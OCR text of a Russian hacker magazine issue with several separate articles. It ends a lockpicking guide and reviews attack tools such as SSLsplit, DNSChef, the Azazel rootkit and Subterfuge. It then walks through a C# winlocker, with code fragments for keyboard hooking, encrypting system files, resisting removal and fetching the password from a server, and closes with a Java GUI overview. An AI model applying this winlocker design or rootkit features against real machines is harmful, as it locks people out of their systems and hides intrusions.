Количество видов отмычек просто огромно. Они бывают самых различных видов и форм. Я расскажу лишь про самые интересные, с моей точки зрения — смотри соответствующую врезку. Также хочу сказать, что выбор инструмента целиком индивидуален. Кому-то что-то нравится больше, что-то меньше. Это нормально. Главное — учитывать несколько простых правил. Во-первых, жесткость металла. Отмычка не должна гнуться при дуновении ветра, но в то же время надо понимать, что ею в замке пины поднимать, а не саморезы в бетон вкручивать. Следовательно, она не должна быть толстой. Самое оно — это полотно от пилки по металлу. К слову, при отсутствии каких-либо отмычек их можно наделать именно из такого полотна. Во-вторых, это ручка отмычки. Да-да, та самая часть, за которую ты будешь держаться. Если не хочешь нажить себе мозолей, то самое простое решение — это намотать изоленты. Главное — не жадничай! Если же руки растут из нужного места, можно скрафтить удобную ручку и в нее вставлять нужные отмычки. Ну или на край можно купить нечто подобное — смотри иллюстрацию выше.



WWW

Рекомендую почитать, весьма дельная книга: amzn.to/1dVjuOg
Вскрытие сувальдного замка методом самоимпрессии: youtu.be/oDd1SZZYJ7w

ВЫВОДЫ

Физическая безопасность — весьма серьезная тема, которой ни в коем случае не стоит пренебрегать. Что касается самого взлома замков, то, как ты видишь, это не составляет большого труда. Было бы желание. Локпикинг часто используется на различных конференциях для развлекухи и разнообразия мероприятия. Это своего рода кубик Рубика для гика. Но не стоит забывать о том, что если хранение, скажем, эксплойтов на твоем нетбуке еще не повод для встречи с нашей доблестной ми... полицией, то вот набор отмычек с пик ганом — весьма и весьма. Могу заверить, прикинуться туристом здесь не выйдет. В некоторых странах даже иметь отмычки уже является преступлением. А уж если тебя застукают за вскрытием какого-либо замка, то здравствуй, статья 139. Так что будь бдителен, используй знания с головой и в благих целях!




HOOK PICKS

Инструмент в форме крюка. Различаются между собой градусом наклона и углом кончика. Удобна для перебора по одному пину. Отлично подходит для замков с небольшим количеством пинов. Чем больше штифтов, тем больше нужно чувствовать и понимать, что происходит внутри замка. Бывает очень сложно уловить момент, когда пин щелкнул. Но для начала, чтобы прочувствовать и развить воображение, подходит на все 100%.




BALL PICKS

Имеет форму одного или нескольких шаров. Отсюда, как ты уже понял, и название. Несмотря на непрезентабельный вид, весьма действенная штука. Именно ей я вскрыл свой первый трехпиновый замок. Главное здесь — вращать отмычкой на максимальные углы отклонения, чтобы достать до всех пинов и вренчем их провернуть. Многим нравятся подобные отмычки с одним крупным шаром, но тут дело вкуса. Лично мне кажутся удобнее два шарика, один побольше, другой поменьше. Из минусов стоит отметить, что в некоторые особо мелкие замки данный вид отмычек просто не влезет и толку от них не будет.



PICK GUN

Думаю, ты не раз видел в кино, как герой подходит к двери, достает девайс, похожий на пистолет, и, нажав на него пару раз, открывает замок. Так вот, это и есть pick gun. Метод его работы называется бампингом и заключается в передаче кинетической энергии пинам в результате ударов по специальной насадке-ключу (жалу). После удара пины подкидывает вверх, и, повернув пик ган в нужный момент, можно открыть замок. Никаких повреждений замку при этом не наносится. Количество замков, подверженное данному виду атаки, просто зашкаливает. А времени она занимает меньше минуты и не требует подготовки. Обычно при покупке самого pick gun'а с ним идут в комплекте несколько видов жал, которые разнятся длиной, шириной и материалом.



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Daniel Roethlisberger
URL: https://github.com/droe/sslsplit
Система: Linux / BSD / OS X



MITM БЕЗ ГРАНИЦ

Mitmproxy великолепно работает для HTTP-взаимодействий, но он абсолютно бессилен при TLS/SSL-трафике, например FTPS, SMTP через SSL, IMAP через SSL или любой другой протокол, завернутый в TLS/SSL.

Для работы с таким трафиком можно использовать SSLsplit, прозрачный TLS/SSL-прокси для произведения атаки «человек посередине» (MITM) на все виды защищенных протоколов взаимодействия. Используя SSLsplit, можно перехватывать и сохранять SSL-трафик и таким образом слушать любое безопасное соединение.

Принцип его работы такой же, как и у большинства других инструментов для MITM, — он закрывает текущее TLS/SSL-соединение и инициирует новое к оригинальному адресу назначения. При этом генерирует сертификат на лету и подсовывает его прослушиваемому клиенту — естественно, при условии, что он будет доверять этому сертификату. Особенности:

- поддерживает plain TCP, plain SSL, HTTP и HTTPS соединения через IPv4 и IPv6;
- генерирует и подписывает X509v3-сертификаты на лету;
- работает с существующими сертификатами;
- поддерживает Server Name Indication (SNI) и работает с RSA-, DSA-, ECDSA-ключами и DHE/ECDHE cipher suites;
- может запрещать OCSP-запросы;
- может удалять HPKP-заголовок ответа для предотвращения public key pinning.

Сейчас SSLsplit доступен из репозитория для OpenBSD, Arch Linux AUR, Fedora, Kali и BackTrack. Также советую обратиться к записи в блоге (j.mp/1kJedNZ), которую можно смело использовать как мануал к данному инструменту.

Автор: thesprawl
URL: j.mp/OgMSVt
Система: Windows/ Linux/Mac





DNS ПОД КОНТРОЛЕМ


DNSChef — это кросс-платформенный DNS-прокси на Python для пентестеров и аналитиков малвари с возможностью тонкой настройки. DNS-прокси (aka «Fake DNS») — это инструмент, используемый для анализа сетевого трафика приложений. Например, DNS-прокси может подделать запрос на d1g1.com, указав на локальную машину для завершения работы или ее перехвата.

Существует несколько DNS-прокси, большинство из которых просто указывают для всех DNS-запросов единый IP или реализуют элементарную фильтрацию. DNSChef разрабатывался как часть пентест-окружения, где предусмотрена глубокая настройка системы.

Особенности:

- возможность отвечать на основе белых и черных списков доменов;
- поддержка множества типов DNS-записей (A/AAAA/MX/CNAME/NS/TXT/PTR/NAPTR/SOA/ANY);
- проверка доменов на соответствие на основе wildcards;
- нормальное проксирование ответов для доменов не из списка;
- определение сторонних конфигурационных файлов;
- поддержка IPv6.

Использовать DNS-прокси рекомендуется в ситуациях, когда нет возможности заставить приложение использовать другой прокси-сервер напрямую. Например, мобильное приложение полностью игнорирует настройки OS HTTP Proxy. Естественно, направлять на наш DNSChef можно не только задав его в настройках устройства, но и различными способами типа ARP Spoofing, Rogue DHCP и другими.



Автор: Chokepoint
URL: blackhatlibrary.net/Azazel
Система: Linux



НОВЫЙ РУТКИТ ДЛЯ LINUX

Azazel — это userland-руткит для ОС Linux, написанный на C и базирующийся на технике руткита Jynx, позволяющей подгружать любые библиотеки до запуска программы с помощью переменной LD_PRELOAD. Его отличает высокая надежность и обилие дополнительного функционала, антиотладочных и антиобнаруживающих техник.

Особенности:

- антиотладочные приемы;
- избежание обнаружения от unhide, lsof, ps, ldd;
- скрытие файлов и директорий;
- скрытие удаленных соединений;
- скрытие процессов;
- скрытие входов в систему;
- захват PCAP для избежания локального снифинга;
- два accept-бэкдора с полными PTY-шеллами: зашифрованный (Crypthook) и plaintext;
- PAM-бэкдор для поднятия привилегий и удаленного входа;
- чистка логов;
- XOR для обфускации статичных строк.

Вся конфигурация руткита идет через настройку Python-скрипта config.py.


Пожалуй, самая интересная функция руткита — это PAM-бэкдор. Большое количество современных программ используют PAM для аутентификации пользователей. Таким образом, если можно манипулировать PAM-аутентификацией, то можно авторизоваться под любым пользователем в системе. Azazel не реализовывает свой PAM-модуль, а перехватывает действующие и позволяет входить под любым в систему — определяется переменной BLIND_LOGIN.

ФРЕЙМВОРК ДЛЯ АВТОМАТИЗИРОВАННЫХ MITM-АТАК

Subterfuge — это небольшой, но чрезвычайно мощный инструмент, написанный на Python, для сбора аутентификационных данных. Тулза эксплуатирует уязвимости в протоколе определения адреса, более известном как ARP (Address Resolution Protocol) протокол. Особенности:

- просмотр сети;
- отказ в обслуживании;
- сбор аутентификационных данных;
- инъекция кода в HTTP;
- кража сессии;
- эксплуатация Race Condition;
- DNS-спуфинг;
- эксплуатация обновлений через Evilgrade;
- атаки на беспроводные сети.

Благодаря этим модулям можно легко даунгрейдить HTTPS-сессии и получать аутентификационные данные пользователей, блокировать любые попытки работы пользователя через шифрованные протоколы, такие как PPTP, Cisco IPSec, L2TP, OpenVPN, SSH, или вообще уничтожать весь трафик от определенного клиента, не давая тем самым ему работать. Также возможно вставлять свою нагрузку в целевую сессию браузера. Нагрузка может быть как простой JavaScript/HTML, так и набор браузерных эксплойтов. Используя race condition, можно вернуть вместо запрашиваемой страницы свою собственную, заранее подготовленную страницу. Ну и конечно, программа позволяет красть сессии через cookie и DNS-спуфинг с помощью своего DNS-сервера.



Авторы: Chris Shields, Matthew Toussain
URL: kinozoa.com
Система: *nix



Автор: lx
URL: https://www.freshports.org/net/sbd/
Система: UNIX / Windows / OS X



Автор: bryan alexander aka hatRiot
URL: j.mp/1kJeUqv
Система: Windows / Linux / OS X



Автор: Cong Zheng, Ryan W Smith
URL: j.mp/OgOQF6
Система: *nix



ПРОДВИНУТЫЙ NETCAT-КЛОН

Sbd (Shadowinteger's Backdoor) — это мультиплатформенный клон netcat с открытым исходным кодом, с различными фичами и сильной криптографией.

Особенности:

- поддержка AES-CBC-128 + HMAC-SHA1 шифрования;
- выполнение программ (опция -e);
- выбор нужного порта источника;
- непрерывное переподключение с задержкой;
- поддержка только TCP/IP.

Может использоваться для:

- безопасной передачи файлов;
- удаленного администрирования;
- простого (но безопасного) peer-to-peer чата;
- пентеста с возможностью скрытия от NIDS благодаря криптографии и Telnet-style записи трафика.

Благодаря своей мультиплатформенности, наличию исходного кода и сильной поддержке криптографии сразу приглянулся плохим парням, и его кастомная версия использовалась в APT-атаке Mask — тогда она встречалась прямо в составе распространяемой малвари. И хотя sbd не обновлялся уже почти десять лет, он по-прежнему в строю — например, он до сих пор входит в стандартную поставку дистрибутива Kali Linux.

Словом, sbd может пригодиться для получения контроля над удаленной машиной в ситуациях, когда нельзя воспользоваться SSH. Подробнее о возможностях sbd можно почитать в этой статье: j.mp/1p3gMln. При этом тулза имеет простой синтаксис, не заваливает пользователя ненужными опциями и предельно понятна в работе.

АТАКУЕМ СЕРВЕРЫ ПРИЛОЖЕНИЙ

Clusterd — это набор инструментов на Python с открытым исходным кодом для нападения на серверы приложений.

Данный инструмент автоматизирует следующие фазы атаки:

- обнаружение и определение (fingerprinting);
- исследование (reconnaissance);
- эксплуатация (exploitation).

Поддерживает серверы приложений:

- JBoss версий 3.x–8.0, поддерживается загрузка на уязвимые версии необходимого WAR-файла и эксплуатация Verb tampering vulnerability (CVE-2010-0738) и Credential/path disclosure (CVE-2005-2006);
- ColdFusion версий 6–10, поддерживается Hash retrieval для всех версий и эксплуатация RDS admin bypass (CVE-2013-0632);
- WebLogic версий 7, 8.1, 11 и 12, поддержка загрузки на уязвимые версии необходимого WAR-файла;
- Tomcat версий 3.x–8.x, поддержка загрузки на уязвимые версии необходимого WAR-файла.

Уникальные особенности:

- высокая осведомленность о версиях серверов и их уязвимостях;
- загрузка полезной нагрузки на JBoss 7.x;
- SMB hash retrieval;
- брутфорс паролей.

Для работы требует Python >= 2.7.x и Requests >= 2.2.x. При этом проект хорошо документирован и легко расширяем под собственные потребности благодаря модульной архитектуре. Подробнее о проекте можно узнать в его Wiki (j.mp/PnRb2f).

ANDROID-ПРИЛОЖЕНИЕ НА БЛЮДЕЧКЕ


APKinspector — удобный инструмент для анализа APK-файлов. С помощью данного инструмента можно проанализировать и отреверсить любой APK-файл. Основная фишка этого проекта — графический уровень абстракции, которому обычно уделяют минимум внимания в проектах такого типа. Проект представляет собой мощный анализатор для исследования вредоносного ПО и анализа защищенности приложений для платформы Android. APKinspector в наглядной форме отображает:

- граф передачи управления (CFG);
- Dalvik-код;
- байт-код;
- Smali-код;
- Java-код;
- граф вызовов функций;
- права приложения;
- AndroidManifest.xml

Из особенностей приложения можно выделить:

- представление потока управления в виде графа;
- связь между графом и исходным кодом;
- список методов с возможностью фильтрации;
- список строк с возможность их фильтрации;
- поток данных в данную точку и из нее;
- возможность переименование функций и переменных;
- подсветку синтаксиса.

Некоторые модули APKinspector основаны на другом проекте Androguard для анализа Android-приложений. Для лучшего ознакомления с проектом можно просмотреть обучающий видеоролик: bit.ly/M7iKWt.



Dywar
mrdywar@gmail.com

Как это работает: винлокер-криптолокер

Фантазии на тему винлокера на си шарпе

Винлокеры и криптолокеры настолько мощно достали мировую общественность, что мы решили не оставаться в стороне и немного пофантазировать на тему: а что было бы, если бы злохакеры писали их на си шарпе?



WARNING

Автор и редакция напоминают, что вся информация опубликована исключительно в образовательных целях. Полностью исходный код мы не публикуем.

ПРИНЦИП РАБОТЫ

Начинаем, как всегда, с алгоритма. Главные моменты рассматриваемой программы уместились на двух картинках, первый рисунок представляет собой блок-схему, а второй показывает диаграмму классов из Visual Studio.

Из схемы мы видим, что при каждом запуске программа первым делом задается вопросом: а что вообще здесь происходит? И если ответ ей не понравится, она благополучно закрывается, не производя никаких серьезных действий. Сделано это для повышения стабильности работы и безопасности самой программы, можно также добавить выборочный запуск, основываясь на версии ОС или любом другом параметре (даже частоте ядра CPU).

Класс GetInfo возвращает своему клиенту следующую информацию:

- версию ОС Environment.OSVersion;
- версию BIOS ManagementObjectSearcher("SELECT * FROM Win32_BIOS");
- имя пользователя Environment.GetEnvironmentVariable ("USERNAME");
- архитектуру процессора Environment.GetEnvironment Variable("PROCESSOR_ARCHITECTURE").

Требование прав администратора и проверка их наличия производится двумя способами:

- в файле app.manifest задается строка <requestedExecutionLevel level="requireAdministrator" uiAccess="false">;
- так как в Windows XP нет UAC, то в коде проверяем значение WindowsBuiltInRole.Administrator и если ответ false, то перезапускаемся с processInfo.Verb = "runas".

После получения и анализа этой информации наступает этап «проверки файла». Название этапа, конечно, условное, суть его — не допустить повторного заражения текущей операционной системы. Для этого используются флаги присутствия, это может быть ключ реестра или обычный файл. Если флаг не обнаружен, то пользователю, запустившему программу, выдается окно с фиктивной ошибкой, затем происходит инсталляция винлокера и далее выход. На этом все — никаких активных действий и logoff, ждем следующего запуска/загрузки или смены пользователя.

Как только это произошло и два предыдущих условия вернули сначала «НЕТ», а затем «ДА», наступает этап проверки запуска. Его задача — определить, требуется ли шифровать системные файлы, которые задаются массивом строк fileToCrypt (explorer, regedit, cmd и так далее), или оно было выполнено ранее. В коде винлокера для поиска текущей директории Windows был выбран метод Environment.ExpandEnvironmentVariables ("%windir%"), так как он корректно отрабатывал и на Windows XP, и на Windows 8.1. Также на всякий случай ведется сканирование запущенных процессов KillProcess.DoJob() и, если они активны, попытка закрыть их, чтобы исключить возникновение ошибки при доступе на запись. Алгоритм шифрования и пароль могут быть любыми и любой сложности, от случайных до выданных по сети подконтрольным сервером. Можно даже использовать социальные сети для их генерации или размещения (как на доску объявлений). Следует заметить, что пароль, переданный по сети и никак не сохраненный в теле программы, значительно повышает его эффективность, в «Испытании» расскажу об этом подробнее. Когда все перечисленные действия выполнены успешно, программа переходит к главной форме винлокера.

```
public partial class FormHide : Form
...
private static void DoJobTwo(){
if (...)
    {...
    KillProcess.DoJob();
    FileCryptDecrypt.DoJob();
    }
UserQuest.DoJob();
...
public static class UserQuest
{
    public static KeyboardHook kh;
```

```
    public static void DoJob()
    {
        using (kh = new KeyboardHook())
        {
            // Запуск главной формы
            Application.Run(new MainForm_UserQuest());
        }
    }
}
```

В коде можно заметить, что перед запуском MainForm_UserQuest активируется класс KeyboardHook, который и выполняет перехват нажатия всех клавиш клавиатуры, используя низкоуровневый API-интерфейс. Затем происходит их фильтрация с перенаправлением в строку ответа главной формы. И так как свободно работает только мышка, кнопки Del и Backspace были переназначены для очищения набранного текста (e.KeyCode == (int)Keys.Delete -> textBox_Input.Clear()). Отфильтрованы заглавные буквы D с цифр клавиатуры (e.KeyName.Replace("D", "")), что в итоге позволило набрать все возможные символы, которые могут встретиться в сгенерированном пароле, удобно и без проблем.

```
if (textBox_Input.Text.ToUpper() == Answer())
{
    MessageBox.Show("Отлично, сейчас я все верну
                         на место");
    try
    {
        FileCryptDecrypt.DoJob();
        RegEdit.ReturnExplorer();
        DeleteOurFiles();
        KillProcess.StartExplorer();
        Application.ExitThread();
    }
    ...
}
```

В этом примере правильный ответ имеет вид строки md5Hash(GetInfo.UserName() + GetInfo.ProcArchitecture()), и в случае его ввода винлокер полностью возобновляет работоспособность операционной системы — расшифровывает файлы, удаляет ключи реестра и флаги присутствия. Известно, что запущенный процесс не может удалить сам себя (исключение — NTFS-потоки), но, используя код из статьи «Социальный бутлоадер», можно создать батник, добивающий последний исполняемый файл и себя заодно по истечении десяти секунд пинга (ping 1.1.1.1 -n 1 -w 10000 > nul). Замечу, что пароль, который требуется ввести пользователю, никак не связан с паролем, который использовался при шифровании системных файлов.

На этом все, основные внутренние процессы винлокера разобраны, перейдем к следующему этапу.

ИСПЫТАНИЕ

Так как цели нашего повествования исключительно образовательные, испытание будет проводиться на виртуальных машинах. Запускаем VirtualBox и Windows различных версий, вылавливаем все ошибки в процессе работы программы.




Рис. 2. Классы




Рис. 1. Блок-схема

Запуск, повторный запуск, перезагрузки, замена администратора на пользователя, завершение сеансов и так далее — все это должно работать без сбоев и при правильном вводе пароля возвращать операционную систему в исходное состояние. Кстати говоря, неудобно писать программу на одном компьютере, боясь нажать F5, а отлавливать глюки — на другом, каждый раз отправляя флешку в виртуальную ОС.

Когда же все заработало, я попытался его снять стандартными способами. Безопасный режим и правка реестра не помогут, ведь загрузка с зашифрованного файла explorer.exe невозможна. Восстановление системы своими силами тоже не поможет, файл rstrui.exe был в списке массива fileToCrypt. Удаление файла винлокера не самый лучший выход, ведь только в нем есть метод расшифровки. В коде не содержатся все пути резервных копий реестра и DLL-файлов для разных версий Windows, нет и метода удаления точек восстановления, которыми многие пользуются. Зато у нас в программе содержится одна лазейка, о которой внимательный читатель наверняка уже успел подумать, — если найти правильный флаг присутствия на этапе проверки шифрования и удалить его, то винлокер без ввода пароля вернет файлы обратно в рабочее состояние, вызвав метод FileCryptDecrypt.DoJob(). Избежать этого можно усложнением процедуры проверки, например, флагом может быть возможность прочитать цифровую подпись одного из зашифрованных файлов. В этом случае такой трюк не пройдет, хотя величие всея сети и тут значительно превосходит возможности для изобретений и флаг уже не понадобится, ибо пароля в программе нет.

ЗАКЛЮЧЕНИЕ

Не стоит воспринимать рассмотренный «винлокер» как один из полноценных криптолокеров, это не так. Файлы пользователя не страдают и не искажаются, их содержимое не передается третьим лицам. Другими словами, все нажитое честным трудом остается, а «страдает» исключительно приобретенная в аренду операционная система. Которую к тому же легко переставить. На этом все, желаю добра и приятной работы. ☒





Рис. 3. Главная форма



GUI НА JAVA

РАЗБИРАЕМСЯ С ОСНОВНЫМИ ГРАФИЧЕСКИМИ БИБЛИОТЕКАМИ

Пользовательский интерфейс на Java прошел весьма тернистый путь становления и развития. Долгое время его обвиняли в медленной работе, жадности к ресурсам системы, ограниченной функциональности. Появление .NET с более быстрыми графическими компонентами еще больше пошатнуло позиции Java. Но нет худа без добра — вся эта движуха только подстегивала разработчиков Java к развитию и улучшению графических библиотек. Посмотрим, что из этого получилось.



gogaworm
gogaworm@tut.by

Abstract Window Toolkit docs.oracle.com/javase/7/docs/technotes/guides/



AWT была первой попыткой Sun создать графический интерфейс для Java. Они пошли легким путем и просто сделали прослойку на Java, которая вызывает методы из библиотек, написанных на С. Библиотечные методы создают и используют графические компоненты операционной среды. С одной стороны, это хорошо, так как программа на Java похожа на остальные программы в рамках данной ОС. Но с другой стороны, нет никакой гарантии, что различия в размерах компонентов и шрифтах не испортят внешний вид программы при запуске ее на другой платформе. Кроме того, чтобы обеспечить мультиплатформенность, пришлось унифицировать интерфейсы вызовов компонентов, из-за чего их функциональность получилась немного урезанной. Да и набор компонентов довольно небольшой. К примеру, в AWT нет таблиц, а в кнопках не поддерживается отображение иконок.


Использованные ресурсы AWT старается освобождать автоматически. Это немного усложняет архитектуру и влияет на производительность. Освоить AWT довольно просто, но написать что-то сложное будет несколько затруднительно. Сейчас ее используют разве что для апплетов.

Достоинства:

- часть JDK;
- скорость работы;
- графические компоненты похожи на стандартные.

Недостатки:

- использование нативных компонентов налагает ограничения на использование их свойств. Некоторые компоненты могут вообще не работать на «неродных» платформах;
- некоторые свойства, такие как иконки и всплывающие подсказки, в AWT вообще отсутствуют;
- стандартных компонентов AWT очень немного, программисту приходится реализовывать много кастомных;



Как выглядит AWT

- программа выглядит по-разному на разных платформах (может быть кривоватой).

Заключение

В настоящее время AWT используется крайне редко — в основном в старых проектах и апплетах. Oracle припрятала обучалки и всячески поощряет переход на Swing. Оно и понятно, прямой доступ к компонентам оси может стать серьезной дырой в безопасности.

Swing

docs.oracle.com/javase/tutorial/uiswing/



след за AWT Sun разработала набор графических компонентов под названием Swing. Компоненты Swing полностью написаны на Java. Для отрисовки используется 2D, что принесло с собой сразу несколько преимуществ.

Набор стандартных компонентов значительно превосходит AWT по разнообразию и функциональности. Стало легко создавать новые компоненты, наследуясь от существующих и рисуя все, что душе угодно. Стала возможной поддержка различных стилей и скинов. Вместе с тем скорость работы первых версий Swing оставляла желать лучшего. Некорректно написанная программа и вовсе могла повесить винду намертво.

Тем не менее благодаря простоте использования, богатой документации и гибкости компонентов Swing стал, пожалуй, самым популярным графическим фреймворком в Java. На его базе появилось много расширений, таких как SwingX, JGoodies, которые значительно упрощают создание сложных пользовательских интерфейсов. Практически все популярные среды программирования Java включают графические редакторы для Swing-форм. Поэтому разобраться и начать использовать Swing не составит особого труда.

Достоинства:

- часть JDK, не нужно ставить дополнительных библиотек;
- по Swing гораздо больше книжек и ответов на форумах. Все проблемы, особенно у начинающих, гуглу досконально известны;
- встроенный редактор форм почти во всех средах разработки;
- на базе свинга есть много расширений типа SwingX;
- поддержка различных стилей (Look and feel).

Недостатки:

- окно с множеством компонентов начинает подтормаживать;
- работа с менеджерами компоновки может стать настоящим кошмаром в сложных интерфейсах.

Заключение

Swing жил, Swing жив, Swing будет жить. Несмотря на то что Oracle хоть и старается продвигать JavaFX в качестве приоритетного продукта в этой нише, на сегодняшний день Swing остается самым популярным фреймворком для создания пользовательских интерфейсов на Java.

Как выглядит Swing

Standard Widget Toolkit

www.eclipse.org/swt



